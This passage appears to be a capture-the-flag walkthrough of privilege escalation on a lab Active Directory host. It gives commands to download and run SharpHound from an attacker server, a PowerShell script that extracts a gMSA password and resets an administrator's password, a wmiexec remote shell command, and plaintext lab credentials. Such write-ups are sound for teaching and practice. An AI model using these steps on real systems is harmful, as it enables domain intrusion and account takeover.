
We request the `/staff` page on HTTPS and authenticate using the Sierra Frye certificate.




We are presented with a Windows PowerShell Web Access authentication form.



We can login as `sierra.frye` with password `$$49=wide=STRAIGHT=jordan=28$$18` to the computer named `research` (which we know is our target host name from the certificate commonName shown in the Nmap output).





Privilege Escalation


We host the BloodHound collector `SharpHound.exe` from our attacking machine using the Python `http.server` module:

```
sudo python -m http.server 80
```

From our web PowerShell session we run the following commands to download and run SharpHound:

```
wget http://10.10.14.50/SharpHound.exe -o SharpHound.exe
./SharpHound.exe
```

We transfer the generated ZIP file to our local machine and import it into BloodHound. After marking the `sierra.frye` user as owned, we run the `Shortest Paths from Owned Principals query`:



`sierra.frye` is a member of the `ITSEC` group, which has `ReadGMSAPassword` rights on the `BIR-ADFS-GMSA$` group managed service account. This account, in turn, has `GenericAll` rights on `tristan.davies`, which is a member of the `Administrators` group. We can follow the steps detailed in this article to retrieve the GMSA password (the `DSInternals` PowerShell module is installed in `C:\Program Files\WindowsPowerShell\Modules\`). Once the GMSA credentials are obtained, we can use them to reset `tristan.davies`' password thanks to the `GenericAll` permissions.

```
$gmsa = Get-ADServiceAccount -Identity bir-adfs-gmsa -Properties 'msds-managedpassword'
$mp = $gmsa.'msds-managedpassword'
$mp1 = ConvertFrom-ADManagedPasswordBlob $mp
$user = 'BIR-ADFS-GMSA$'
$passwd = $mp1.'CurrentPassword'
$secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
$cred = new-object system.management.automation.PSCredential $user,$secpass
Invoke-Command -computername 127.0.0.1 -ScriptBlock {Set-ADAccountPassword -Identity
tristan.davies -reset -NewPassword (ConvertTo-SecureString -AsPlainText 'Password1234!'
-force)} -Credential $cred
```

We can now obtain a shell on the target as `tristan.davies` by running `wmiexec.py` from Impacket.

```
wmiexec.py 'search/tristan.davies:Password1234!@10.10.11.129'
```

```
wmiexec.py 'search/tristan.davies:Password1234!@10.10.11.129'

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
search\tristan.davies
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.